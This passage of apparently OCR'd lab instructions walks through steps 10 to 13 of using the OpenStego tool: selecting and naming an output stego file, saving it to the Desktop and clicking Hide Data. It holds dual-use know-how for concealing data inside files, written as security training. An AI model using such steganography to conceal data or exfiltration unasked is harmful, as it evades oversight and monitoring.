
10. Click the **ellipsis** button next to **Output Stego File**.




)

11. The **Save - Select Output Stego File** window appears. Choose the location where you want to save the file. In This task, the location chosen is **Desktop**.

12. Provide the file name **Stego** and click **Open**.




13. In the **OpenStego** window, click the **Hide Data** button.



